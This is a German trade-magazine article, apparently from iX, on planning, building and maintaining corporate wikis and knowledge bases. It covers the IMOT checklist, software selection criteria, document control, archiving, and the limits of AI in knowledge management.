Dieser Konflikt zwischen Wissensmanagement und Knowledge Sharing ist nicht komplett lösbar. Mit der Notwendigkeit des Lese- und Bearbeitungsschutzes für bestimmte Inhalte und der Unverzichtbarkeit des schnellen Arbeitens mit aktuellem Wissen werden Unternehmen auch in Zukunft jonglieren müssen. Die Hersteller von Wissensdatenbanken haben das erkannt und kommen Firmen entgegen. Gerade in den letzten Jahren haben sie sich stark weiterentwickelt und die Features der unterschiedlichen Anbieter ähneln einander mehr und mehr (siehe Marktübersicht in dieser Ausgabe auf Seite 68).

Bei allen Ähnlichkeiten unterscheiden sich die Tools aber sehr hinsichtlich der Philosophien, denen sie sich verpflichtet fühlen, und von welcher Seite des Spektrums sie kommen (Tabelle „Unterschiedliche Philosophien“). So wird man bei OpenKM, TWiki und Confluence sehr schnell feststellen, dass Berechtigungsschutz und Aufbau geschützter Bereiche eine prägende Rolle spielen. MediaWiki und DokuWiki dagegen kommen aus einer Welt, in der Wissen primär zentral geteilt,

## X-TRACT

- Der nachhaltige Erfolg von Wikipedia und Co. hat zu einem Umdenken in Unternehmen geführt. Wissensmanagement heute ist offener und mehr auf Zusammenarbeit angelegt, während früher die Priorität abgeschotteten, geschützten Bereichen galt.
- Die Hersteller von Wissensdatenbanken haben den Bedarf in Unternehmen erkannt und ihre Produkte sukzessive angepasst, die wesentlichen Unterschiede bestehen heute mehr in der Philosophie als in den Features.
- Für die Einführung eines modernen Wissensmanagements in Wissensdatenbanken (Knowledge Bases) gibt es Best Practices, die sich wie Checklisten abarbeiten und anpassen lassen.
- Es sind die Verknüpfungen, Ergänzungen und Bewertungen, die den eigentlichen Reichtum einer Wissensdatenbank ausmachen. Automatische Verlinkungen können diese nicht ersetzen.

## Unterschiedliche Philosophien des Wissensmanagements im Vergleich

Knowledge Sharing	Klassisches Knowledge Management
intrinsische Motivation: „Diese Arbeit muss jetzt getan werden“ – Reputation und Sozialkapital als Motivation	extrinsische Motivation: Dokumentation aufgrund externer Anforderungen (Zertifizierung, Arbeitsprozess, Kundenanforderung); Nichterfüllung führt zu disziplinarischen Maßnahmen; Zuständigkeit und Hierarchie als Treiber
Collaboration: konsensorientierter Ansatz – communityorientierter Ansatz	Organisation und Managementansatz, Wissen systematisch und prozessunterstützt zu entwickeln
Förderung der Vielfalt: offene Kultur – jeder kann bearbeiten	Förderung der Eindeutigkeit; zuverlässige geschäftskritische Informationen
Teilnahme und Diskussion: Transparenz als Schlüsselwert – „früh publizieren, oft publizieren“	klare Workflows, Dokumenten- und Nutzerlenkung; Freigabe, berechtigungsgeschützter Zugriff auf Entwürfe und interne Materialien
Quick Development („ewiges Beta“)	fertiges, rechtsgültiges Dokument
User-generated Content and Structures	Content und Strukturen kommen von Experten
Maxime: Effizienz und Bedarf	Maxime: Vollständigkeit

schnell findbar und zugänglich gemacht werden soll.

## Best Practices beim Aufbau einer Wissensdatenbank

Wie geht ein Unternehmen nun konkret vor, wenn es ein Wissensmanagementsystem beschaffen und aufbauen möchte? In den letzten Jahren haben sich einige Best Practices herausgebildet. Zunächst ist die Frage zu klären, ob das Unternehmen für eine neue WDB wirklich reif ist. Das ist erst der Fall, wenn auch auf der Vorstandsebene bemerkt wird, dass der Fluss des Wissens intern erheblich stockt oder Kunden verloren gehen. Immer mehr Reibungsverluste entstehen durch die Orientierungslosigkeit von Mitarbeitern und Kunden. Aufträge gehen durch schlechte oder falsche Beratung verloren oder kommen erst gar nicht zustande. Ebenfalls typisch ist, dass immer wieder die gleichen

Rückfragen an dieselben Spezialisten gestellt werden und diese Mitarbeiter so zu Flaschenhälzen in der Produktion werden. Im schlimmsten Fall sinkt ihr Beitrag zur produktiven Arbeit des Unternehmens permanent.

Häufig werden WDB eingeführt, weil ein Unternehmen an die nächste Generation übergeben wird oder wenn es sehr schnell wächst. In jedem Fall sind die bestehenden Systeme nicht in der Lage, das Problem der Wissensvermittlung zu lösen, da sie für einen normalen Benutzer nicht handhabbar sind oder bestehende Plattformen wichtige Anforderungen weder technisch noch inhaltlich erfüllen.

## IMOT: Inhalte, Menschen, Organisation, Technik

Bei der Einführung einer neuen und erfolgreichen Wissensdatenbank sollte jedoch nie die technische Lösung im Vordergrund ste-

hen, sondern immer die Frage nach dem zu vermittelnden Inhalt und den Mitarbeitern, die diesen Inhalt suchen und pflegen. Es empfiehlt sich, bei den ersten Überlegungen nach dem von meiner Kollegin Anja Ebersbach entwickelten „IMOT“-Ansatz vorzugehen. Das heißt, man beginnt mit den Inhalten (I) und den Menschen (M), die diese benötigen. Erst danach geht es um die Organisation (O) des Wissens und schließlich um die technische Lösung (T). Die Tabelle „Der IMOT-Ansatz als Checkliste für den Aufbau einer Wissensdatenbank“ mag als Leitfaden dienen.

Wer die Fragen nach Inhalten und den dazugehörigen Leuten nicht schlüssig beantworten konnte, lässt das Projekt lieber erst einmal sein und betreibt etwas Vorratsmarketing, indem er auf die Wichtigkeit des Themas in naher Zukunft hinweist. Gibt es jedoch einen erkennbaren Bedarf, erste Inhalte und organisatorische Anknüpfungspunkte, ist vielleicht die Abteilungsleitung oder die Unternehmensleitung auch schon auf das Thema fokussiert, dann startet man sofort und verliert keine Zeit mit allzu langen Planungen.

## Planung und Auswahl der richtigen Software

Auf der Suche nach der richtigen Softwarelösung sollte der Planer die folgenden Aspekte im Auge behalten:

- **Performanz:** Wenn Autoren und Leser ein System nutzen sollen, muss es performant sein, und das nicht nur beim Seitenaufruf, sondern auch beim Bearbeiten von Seiten.

## Der IMOT-Ansatz als Checkliste für den Aufbau einer Wissensdatenbank

IMOT-Fragen	Worum es geht
1. Gibt es bereits Inhalte, die zur Verfügung gestellt werden können?	Man sollte nie mit einer leeren Wissensdatenbank starten. Die Erfahrung zeigt: Ohne Vorbefüllung bleibt die WDB auch dauerhaft leer. Damit die Plattform ein Erfolg wird, müssen die Nutzer schon beim ersten Besuch ein möglichst klares Bild bekommen, was in der WDB zu finden sein wird, wie die Artikel aufgebaut sind und wie sich das System strukturiert. Man muss am Anfang auch noch nicht wissen, wie sich die WDB in Zukunft entwickelt oder wie sie in fünf Jahren aussieht, sondern startet bei der Planung einfach mit einem naheliegenden, überschaubaren und konkreten Anwendungsfall, identifiziert die Inhalte, die gleich zu Beginn in das System umziehen sollen, und konzipiert, in welche Arbeitsprozesse die Wissensdatenbank eingebunden wird.
2. Gibt es Menschen, die diese Inhalte wirklich suchen? Wer ist das und was genau suchen sie? Und gibt es Mitarbeiter, die diese Inhalte pflegen werden?	Alle möchten eine eigene kleine Wikipedia haben, in der man auf einen Knopfdruck alles findet, was man wissen will. Doch um diese zu bekommen, muss man sich am Anfang stark eingrenzen: Man sucht sich eine Abteilung oder eine Themengruppe, mit der man starten kann, und klärt, was genau gebraucht wird. Das sind nicht die Inhalte, die die Gruppe bereits im Kopf hat, weil sie jeden Tag damit arbeitet, sondern Inhalte, nach denen man länger als zehn Minuten sucht. Wichtig ist dann die Klärung, wer dieses Wissen hat oder finden kann, es bereitstellen kann und aktuell hält. Diese Mitarbeiter sind immer schon in jedem Unternehmen da. Jedes Unternehmen hat passionierte Wissensteiler. Das sind nicht mehr als 2 bis 5 % der Mitarbeiter, aber das reicht auch schon. Man muss sie nur finden und ihnen diese Aufgabe auch ganz offiziell geben. Wenn man die WDB in festgelegte Arbeitsabläufe einbindet und Mitarbeiter verpflichtet, bestimmte Informationen dort zu hinterlegen, ist das Thema übrigens schon für Erste erledigt. Die Freiwilligen kommen dann nach.
3. Wie ist Wissen im Unternehmen heute organisiert und wie soll sich die Organisation weiterentwickeln?	Man erfindet bei der Wissensorganisation am besten das Rad nicht neu, sondern baut auf Bestehendem auf. Hier gilt dasselbe wie in der Softwareentwicklung: Arbeitet nie gegen ein Framework, sondern nutze es, um es umzubauen. Bereits bestehende Dokumente, Abläufe und Zuständigkeiten müssen zunächst nur umgestellt werden. Entscheidend ist es, viele Freiräume einzuplanen und vielleicht neue ergänzende, spielerische Formen zu finden: ein Lunchtime-Talk für neue Technikthemen, die Ergebnisse findet man im Wiki, oder eine Inhousekonferenz, die über die Wissensdatenbank vorbereitet wird.
4. Welche Anforderungen ergeben sich daraus an die technische Lösung?	Die technische Lösung ist sehr wichtig, aber sie sollte nie am Anfang der Planung stehen. Das klingt einfach und logisch, wird aber oft nicht berücksichtigt. Man benötigt keine Eier legende Wollmilchsau, sondern ein Tool, das die wesentliche Zielsetzung am besten umsetzt. Will ich Wissen teilen, ist ein Dokumentenmanagementsystem einfach nicht das richtige Tool und umgekehrt.

The screenshot shows the Wikipedia editor interface in visual mode. The main content area displays the article about Berlin. A context menu is open on the right, listing various editing tools. Below the menu, a map of Germany highlights Berlin. A sidebar on the right provides basic information about Berlin, such as its status as a state of Germany.

Wiki-Editoren haben in den letzten Jahren große Fortschritte gemacht. Der visuelle Editor von MediaWiki hat die modernste Editor-Architektur unter der Haube und wird in den 300 Sprachversionen der Wikipedia eingesetzt (Abb. 2).

- Gute **Bedienbarkeit** des Systems: Visuelle Editoren zur Bearbeitung von Artikeln, eine komfortable Benutzerführung und ansprechende Oberflächen werden für die Akzeptanz vor allem durch die Autoren immer wichtiger (Abbildung 2).
- Eine gute **Strukturierbarkeit** ist vor allem für die Autoren von großer Bedeutung. Kann ich mit Ober- und Unterseiten arbeiten? Sind Vorlagen anpassbar? Wie gut ist das Kategoriesystem? Werden Inhalte in unzugänglichen Wissenssilos versteckt oder sind sie möglichst sinnvoll schnell für alle Benutzer im Unternehmen zugänglich?
- Eine herausragende **Suchmaschine**: Ihre Nutzer wollen etwas finden. Daher muss die Suchmaschine schnell sein und einfache, aber gute Filtermöglichkeiten bieten. Daneben sollte sie auf jeden Fall Dateianhänge durchsuchen können. Die Fähigkeit, beliebig strukturierte (semantische) Daten zu verarbeiten, und die Anbindbarkeit der Suche an andere Systeme ist danach eher von strategischer Bedeutung. Wenn die WDB einmal komplexere Anwendungsfälle abdecken soll, kommt man darum nicht herum.
- **Skalierbarkeit:** Technologisch sollte die Software horizontal und vertikal skaliert werden können, ohne dass die Kosten explodieren. Was passiert, wenn Sie mehrere Instanzen benötigen? Oder mehr User? Oder Zusatzfunktionen? Hier lauern Kostenfallen und eine anfangs günstige Lizenz kann sich zum Budget-Problemfall entwickeln, sodass die Unternehmensleitung das System dann bei der nächsten Gelegenheit abbestellen will.
- Eine mögliche **Anbindung** an andere Applikationen wie ein Ticketsystem ist immer sinnvoll. Allerdings können Sie eine WDB relativ unabhängig von anderen Systemen betrachten. In den meisten Fällen reicht eine niederschwellige Verknüpfung (zentrale Benutzerverwaltung, Verlinkungen, Ermöglichung einfacher Anfragen über eine API-Schnittstelle und das Einbinden von Listen und Ergebnissen aus externen Quellen). Hier gilt: Je tiefer die Integration, desto größer die technischen Abhängigkeiten und vor allem desto höher die regelmäßig anfallenden Upgradekosten (Abbildung 3).
- Für Unternehmen haben zudem rechtliche Rahmenbedingungen und die Erfüllung von Compliance-Auflagen eine wachsende Bedeutung: Werden die Anforderungen der DSGVO erfüllt? Kann ich auch ein eigenes System on Premises nutzen oder kann ich auch mal ein Cloud-System fahren? Wie barrierearm ist das System?


## Installieren, integrieren und migrieren

Hat man ein System ausgesucht, geht es ans Installieren. Am einfachsten ist da natürlich Cloud-Hosting, weil die Software hier betriebsfertig und laufend aktualisiert vorliegt. Für die Installation auf eigenen Servern erfordern die meisten Systeme einen dedizierten Admin. Abhilfe schaffen hier virtualisierte Umgebungen, vor allem im Docker-Format, die es aber in der Regel nur als funktional nicht erweiterbare Fertigpakete gibt.

Die Anbindung an ein zentrales Authentifizierungssystem gehört längst zum Standard und sollte gleich zu Beginn eingerichtet werden. Dasselbe gilt für Migrationen bestehender Inhalte in das neue System. Sind nur 100 oder 200 Seiten zu migrieren, lässt sich das per Hand erledigen. Bei größeren Beständen werden Wissensdatenbanken mithilfe von Skripten befüllt. Die Inhalte werden aus dem Quellsystem gezogen, mit Skripten in das neue Format gewandelt und in das neue System portiert. Hier muss man vor allem klären, wo die Inhalte künftig liegen sollen, wie sie benannt sind, was bei Namensgleichheit passiert, ob die Metadaten (beispielsweise die Namen der Autoren) übertragen werden und inwiefern sich Funktionen des Quellsystems in das Zielsystem „übersetzen“ lassen. Deshalb haben größere Migrationen immer Projektcharakter.

## Wissen erfassen

Sobald die ersten Inhalte im System sind, geht es an die Entwicklung einer Strategie, wie weiteres Wissen in das System gelangt. Klare Regelungen benötigt man nur für die Inhalte, die rechtssicher sein müssen, wie die Beschreibung des Organisationsaufbaus oder Arbeitsanweisungen. Hier ist die Erfassung und Kontrolle des Wissens nur klassisch-hierarchisch zu lösen. Für alles andere hat sich maximal mögliche Offenheit bewährt: Es empfiehlt sich, das System wachsen zu lassen. Je weniger man eine Wikipedia plant, desto eher hat man sie. Und ganz generell sollen die Nutzer die Inhalte möglichst frei



Ablaufdiagramme und andere Grafiken lassen sich mithilfe von Plug-ins ergänzen. Hier wurde beispielsweise der Webservice Draw.io eingebunden (Abb. 3).

strukturieren können. Je mehr organisatorische Hürden die Mitarbeiter zu nehmen haben, desto geringer ist die Akzeptanz und damit auch der Erfolg.

Dem widerspricht nicht, dass man mit kleineren Vorstrukturierungen über Vorlagen das Leben von Autoren und Redakteuren erheblich erleichtert. Man hilft den Nutzern strukturiertes Wissen standardisiert zu erfassen. Wenn beispielsweise Protokolle und Berichte erstellt werden sollen, baut man sich ein Eingabefeld, über das eine neue Seite mit der Grundstruktur angelegt wird. Idealerweise wird bei der Speicherung der Bericht auch im richtigen Bereich, etwa neben allen anderen Berichten, abgelegt. Die ersten Templates baut man sich am besten aus Vorlagen, die bereits als Word-Dokument oder in einem anderen Format verwendet werden. Und auch bei den Vorlagen fängt man am besten klein an: Eine produktive Wissensdatenbank benötigt nur wenige Vorlagen, die aber dann auch täglich. Ebenso hat sich bewährt, wenn Mitarbeiter möglichst viele Vorlagen selbst erstellen und anpassen können und nicht lange auf angepasste Vorlagen warten müssen.

Mit den modernen Editoren ist es einfach und bequem, Artikel anzureichern: Das Einbinden von Screenshots über Copy-and-Paste, Integration von Dateianhängen oder dynamische Inhalte wie Listen und Abfragen sind heute keine Hindernisse

mehr. Nicht unwichtig ist dabei die Frage, ob Dokumente an eine Seite gehängt werden und damit nur einem bestimmten Nutzerkreis zur Verfügung stehen (wie in Confluence oder TWiki) oder ob Dokumente in ein allgemeines Verzeichnis geladen werden (MediaWiki), damit sie auch zur Anreicherung anderer Artikel genutzt werden können. Eine seitenbasierte Ablage klingt zunächst gut, bedeutet aber auch, dass Dokumente mehrfach und in verschiedenen Versionen hochgeladen werden, weil der Nutzer nicht sieht, dass es bereits eine Dublette im System gibt. Beim Testen der Software lohnt sich auch ein Blick darauf, wie hochgeladene Dokumente versionierbar sind, wie sie benannt, mit Kategorien versehen und gefunden werden.

## Wissen qualifizieren und strukturieren

Seitenübergreifende Strukturen sind essenziell dafür, Inhalte irgendwann wiederzufinden. Artikel sollten nicht freistehend bleiben, sondern müssen in die WDB „eingehängt“ werden. Das bedeutet: Der Artikel braucht Verlinkungen, am Ende beispielsweise einen Abschnitt mit Verweisen auf weiterführende Artikel („Siehe auch“). Auch redaktionell gepflegte Themenportale helfen, sich in einem Themen-

gebiet einen Überblick über aktuelle und zentrale Artikel zu verschaffen.

Weiter ist es eine große Hilfe, wenn Artikel möglichst eindeutig benannt werden, damit man bei Suchtreffern gleich weiß, worum es geht. Zu vermeiden sind Abkürzungen und Nummerierungen im Titel. Man lässt Titel so gut lesbar wie möglich. Hierzu kann man sich viel von den Namenskonventionen der Wikipedia abschauen. Überdies lohnt es sich, deren Konventionen für mehrdeutige Artikel zu übernehmen: eine Überblicksseite, die auf unterschiedliche Artikel zu einem Schlagwort verweist, beispielsweise: Cloud (Datenschutz), Cloud (Dienste), Cloud (Technik) – das bringt die Nutzer schneller ans Ziel. Ebenso hilfreich sind Weiterleitungen bei Synonymen: Für ähnliche Suchbegriffe wie Reisekosten, Fahrtkostenerstattung, Reisekostenpauschale wird jeweils eine Seite angelegt, die automatisch an einen zentralen Artikel „Reisekosten“ weiterleitet.

## Kategorien, Tags, Semantik und die Metadaten

Ergänzend helfen Kategorien und Tags, die Querthemen und Themengebiete markieren. Semantische Metadaten geben beispielsweise Auskunft über die Zuständigkeit eines Mitarbeiters oder die Gültigkeit eines Dokuments.

Die Anreicherung von Artikeln mit Kategorien und Metadaten ist aber nur sehr selten einer der ersten Schritte. Derlei Funktionen finden meist erst Anwendung, wenn größere Wissensbestände genutzt oder Mehrfachabfragen und Filterungen verwaltet werden müssen. Einmal eingerichtet, erweisen sie sich jedoch im produktiven Betrieb als extrem hilfreich, um Suchabfragen nach Themengruppen filtern zu können oder dynamische Überblickslisten über verschiedene Subsets zu bauen.

Inwiefern eine zu evaluierende Software Metadaten berücksichtigt, wie Kategorien und Verschlagwortungen aussiehen, sollte deshalb ein wichtiges Kriterium vor der Anschaffung sein. Wer tiefer einsteigen will, prüft, ob sich Kategorien hierarchisch anordnen lassen oder ob Mehrfachabfragen möglich sind („Gib mir alle Seiten, die Autor X nach 2020 erstellt hat“) und wie die Suchmaschine diese Daten verarbeitet.

Hilfreich kann auch sein, mit Unterseiten zu arbeiten oder Artikel überhaupt in eine hierarchische Struktur zu bringen und zu „Büchern“ zusammenzufassen. Sinnvoll ist es zudem, unterschiedliche Textarten (Protokolle, Prozessbeschreibungen, Handbuchartikel) in eigene Räume zu legen, um die Suche und die redaktionelle Pflege zu unterstützen.

Das alles klingt zwar kompliziert, aber auch ohne Studium der Bibliothekswissenschaft reichen etwas Erfahrung, eine gewisse Umsicht und das richtige Handwerkszeug. Außerdem müssen nicht alle Mitarbeiter die Strukturen und Konventionen vollständig kennen und verstehen. Die Qualifizierung und Zuordnung von

Artikeln erledigen in der Regel einige wenige Maintainer einer WDB. In der Wikipedia nennt man sie die „Wikigärtner“.

Man sollte sich auch immer wieder klarmachen, dass die Arbeit am internen Wissen, die ständige Strukturierung und die Aufräumarbeiten nicht lästig sind, sondern auch ein Teil eines intensiven Wissens- und Lernprozesses in der Organisation, von dem das gesamte Unternehmen profitiert. Mit den Wikigärtnern entsteht eine Gruppe von Mitarbeitern, die das Unternehmen über die Wissensarbeit von Grund auf verstehen lernen. Diese Kompetenz ist wichtig, da diese Mitarbeiter bei internen Fragen im Messengersystem oder im Chat schnell mal einen Link teilen oder auf Dokumente verweisen und damit sofort die stark ausgelasteten Fachexperten von der Last alltäglicher Fragen befreien. Diese aktualisieren auch schnell mal Artikel und helfen, die Wissensdatenbank auch inhaltlich am Laufen zu halten.

## Wissen aktuell halten, erweitern und weiterentwickeln

Die Einführung von Wikis hat vielen Unternehmen deutlich gemacht, dass sie nur einen sehr begrenzten Teil des Wissens ständig aktuell halten müssen. Einen Großteil der WDB kann man frei laufen lassen, ohne sie einem offiziellen Aktualisierungsprozess zu unterwerfen. Hier reicht es, wenn Mitarbeiter Artikel ganz einfach beobachten oder ihnen folgen können, um sich aufgrund ihres fachlichen Interesses über Neuigkeiten zu informieren. Die Systeme sind im Standard auch so konfiguriert, dass man

automatisch einem Artikel folgt, sobald man dort eine Änderung vorgenommen hat. Ergänzend können sich Mitarbeiter selbst kleine Abfragen bauen, die sie über alle Änderungen innerhalb einer Kategorie oder eines Raums (Space, Namensraum, Web, Wiki) informieren. Oder sie legen sich die aktuell wichtigsten Artikel in einer persönlichen Navigation zurecht.

Dass Artikel veralten, wird hingenommen. Sobald ein in Vergessenheit geratenes Thema wieder aktuell wird, erfolgt die Aktualisierung schon oft aufgrund eines Leidensdrucks, da ein Mitarbeiter sich erneut einen Überblick verschaffen muss. An die Stelle der fachlichen Zuständigkeit rücken das Interesse und die Reputation als Motivation. Das ist sehr effizient und ab einer gewissen Größe der WDB auch gar nicht mehr anders organisierbar.

## Dokumentenlenkung als Wiedervorlagemechanismus

Anders verhält es sich bei rechtlich verbindlichen und geschäftskritischen Artikeln. Hier weist man die entsprechenden Artikel einem bestimmten Mitarbeiter aufgrund seiner fachlichen Zuständigkeit zu, benennt also Redaktionsteams oder Begegnete, die den Artikel regelmäßig überprüfen müssen, und setzt beispielsweise über eine Wiedervorlagefunktion die Überarbeitungstermine.

Diese Artikel müssen in bestimmten Abständen zu festgelegten Mitarbeitern gelenkt werden, damit sie diese allein oder im Team überarbeiten. Solche geschäftskritischen Artikel verlangen es außerdem

# So spannend kann Wissen sein!

Das Magazin, das Wissen schafft.



**TESTEN SIE WISSEN  
MIT 30 % RABATT!**

**2 Ausgaben für nur 11,20 €\*  
statt 15,80 €\* im Handel**

**Hier anfordern:**  
**[www.emedia.de/wissen-mini](http://www.emedia.de/wissen-mini)**

\*Preis in Deutschland.



(0541) 80009 126  
(werktagen von 8 – 20 Uhr, samstags von 10 – 16 Uhr)



wissen-abo@emedia.de



Leserservice eMedia Wissen,  
Postfach 24 69, 49014 Osnabrück

© Copyright by Heise Medien.

emedia.de



eMedia GmbH

in der Regel, am Ende formell freigegeben zu werden. Daher bleiben sie meist von der freien Bearbeitung ausgenommen, liegen in berechtigungsgeschützten Bereichen, die zwar allgemein lesbar, aber nicht von allen bearbeitbar sind. Für die Überarbeitung ist es jedoch sehr zu empfehlen, für die Artikel eine Diskussionsfunktion einzurichten, über die jeder Mitarbeiter zu jeder Zeit Änderungsvorschläge und Korrekturen notieren kann, die bei der nächsten Überarbeitung eingearbeitet werden können. Das ganze Verfahren lässt sich bei Bedarf oft auch noch mit einer Lesebestätigung abrunden.

Diese klassischen Verfahren der Dokumentenlenkung sind auch nach der großen Wikirevolution in den Unternehmen immer noch nötig. Der Vorteil liegt jedoch darin, dass eine Wissensdatenbank all diese Formen zentral verfügbar macht und so die „freie“ Wissenswelt mit der des ge-regelten Wissens produktiv ergänzen kann.

## Wissen archivieren und löschen

Nach ein paar Jahren spätestens muss das Unternehmen anfangen, ganz grundsätzlich aufzuräumen. Das ist ein schwerer, aber unvermeidlicher Schritt, der verhindert, dass eine WDB zugemüllt wird. Zu entscheiden ist: Was soll erhalten bleiben, was darf (muss) gelöscht werden? Idealerweise entstehen dabei „unterwegs“ auch interne Lösch- und Archivierungskonventionen. Zum Beispiel ließe sich einfach bestimmen, dass alle nicht mehr aktuellen Inhalte erst mal in einem Archiv landen, eventuell gar automatisch.

Konsequenter ist es jedoch, dass man sich bewusst macht, dass ein Wiki nicht immer „alles“ enthalten kann und soll, sondern vielmehr das Wichtigste. Löschen ist von daher durchaus eine sinnvolle und wichtige Aufgabe der Wissenspflege. Zu löschen sind in jedem Fall kleine Artikel, die nie fertiggestellt wurden, sogenannte Stubs.

Löschen dürfen aber in der Regel nur wenige berechtigte Admins. Bei größeren Beiträgen müssen die Admin wissen, was sie löschen dürfen. Hier ist ein möglichst einfaches Verfahren zu definieren, das eine Rückmeldung der Autoren oder fachlich zuständigen Redakteure erlaubt.

Große Fortschritte bei den maschinellen Lernverfahren, etwa in der Bilderkennung oder bei der Verarbeitung natürlicher Sprache, haben dazu geführt, dass sich mehr und mehr Unternehmen fragen, welche Rolle künstliche Intelligenz für das Wissensmanagement spielen wird. Die

Verheißen sind faszinierend. Man stelle sich vor, Wissensdatenbanken würden sich automatisch füllen und optimieren. Intelligente Assistenten könnten zumindest die richtige Antwort auf eine Frage deutlich schneller finden. Suchmaschinen, die nicht nur die besten Treffer, sondern gleich auch das passende Bild- und Kartenmaterial sowie die wichtigsten Überblickstabellen on the fly mitliefern, würden zu einem völlig neuartigen Nutzererlebnis führen. Und Google macht es ja schon vor.

## Verheißen der künstlichen Intelligenz

Auch auf dem Gebiet der Unternehmenssoftware sind Entwicklungen in dieser Richtung längst in vollem Gange. Das beginnt mit Suchmaschinen, die ähnliche Artikel vorschlagen. Und es geht weiter mit der Anbindung von Übersetzungstools wie DeepL für die schnelle Bereitstellung mehrsprachiger Inhalte.

Einfache Mustererkennung ist meist schnell implementiert. Aber neuronale Netze und Deep Learning stoßen unvermeidlich auf erhebliche Probleme bei der Implementierung. Admins und Planer müssen da oft noch sehr viel konzeptionelle Arbeit leisten: Wie werden strukturierte und unstrukturierte Daten erfasst und bearbeitet? Wie und von wem werden sie gewichtet, wie lässt sich damit ein Deep-Learning-Prozess in Gang setzen? Was passiert, wenn Mitarbeiter bei derselben inhaltlichen Frage unterschiedliche Antworten und Sichten bekommen? Daneben benötigen Deep-Learning-Systeme sehr große Datenmengen und leistungsstarke Computer mit neuronalen Netzstrukturen, die die meisten Unternehmen nicht haben. Sie müssen zumindest die Infrastruktur über externe Cloud-Dienste wie IBMs Watson zuschalten und dazu internes Wissen nach außen geben. Hier stellen sich sofort Fragen der Betriebsgeheimnisse und des Datenschutzes. Alle diese neuen Nutzungsweisen werden gerade mal in Großunternehmen erprobt. Die Projektkosten sind streckenweise enorm.

## GIGO: Garbage In – Garbage Out

Aus dem Blick geraten dann auch ganz praktische Probleme: Selbst die intelligenteste Suchmaschine ist nur so gut wie die Datenquellen, die sie durchsuchen kann. Derzeit scheitern viele Systeme noch daran, dass zu wenige und nicht einheitlich strukturierte Daten vorliegen, bestehende

WDB müssen erst noch mit Metadaten angereichert werden. Bewusst gesetzte Verlinkungen und redaktionell bearbeitete Inhalte sind unverzichtbar, damit ein lernendes System wichtige Querverbindungen finden kann. Wer sich eingehend mit dem Thema beschäftigt, merkt schnell, dass gerade die von Hand vorgenommenen Verknüpfungen, Ergänzungen und Bewertungen den eigentlichen Reichtum einer Wissensdatenbank ausmachen. Automatische Verlinkungen können diese nicht ersetzen.

Allerdings gibt es kleinere Projekte, die bereits einen großen Mehrwert bedeuten können. So lässt sich beispielsweise eine WDB nutzen, um eine Enterprise Search als Basis für einen internen Knowledge Graph zu betreiben. Also für die Anreicherung von Suchtreffern mit Kurzinformationen, wie man das bereits von der Google-Suche kennt, die Daten aus der Wikipedia und Wikidata in einem kleinen Infokasten bereitstellt. Weiter ist denkbar, dass WDB mit entsprechenden semantischen Daten einen Chatbot füttern und so die Antwortzeit bei häufig gestellten Fragen reduzieren.

## Fazit: Der Bedarf der Anwender ist die Maxime

Ohne Wikis geht es nicht mehr: Wissen in Firmen zu erfassen, zu strukturieren und zur Verfügung zu stellen, ist auch heute eine große Herausforderung für Unternehmen, und Wikis bieten nach wie vor unschlagbare Lösungen für die Bewältigung dieser Aufgabe. Aber trotz all der Möglichkeiten, trotz der Chancen, die zusätzliche künstliche Intelligenz in der Zukunft bieten mag, muss die Frage nach dem richtigen Tool immer ganz am Ende der Entscheidungskette stehen.

Bei Wissensdatenbanken hat es sich bewährt, den realen Bedarf der Nutzer und die Relevanz für die tägliche Arbeit zu prüfen und nicht das technisch Machbare zum Dreh- und Angelpunkt aller Überlegungen zu machen. Das findet der Techie erst einmal unspannend, aber es führt längerfristig zu dem, was man eigentlich erreichen will. Denn auch ohne die Anwender geht es nicht. (mfe@ix.de)

## Richard Heigl

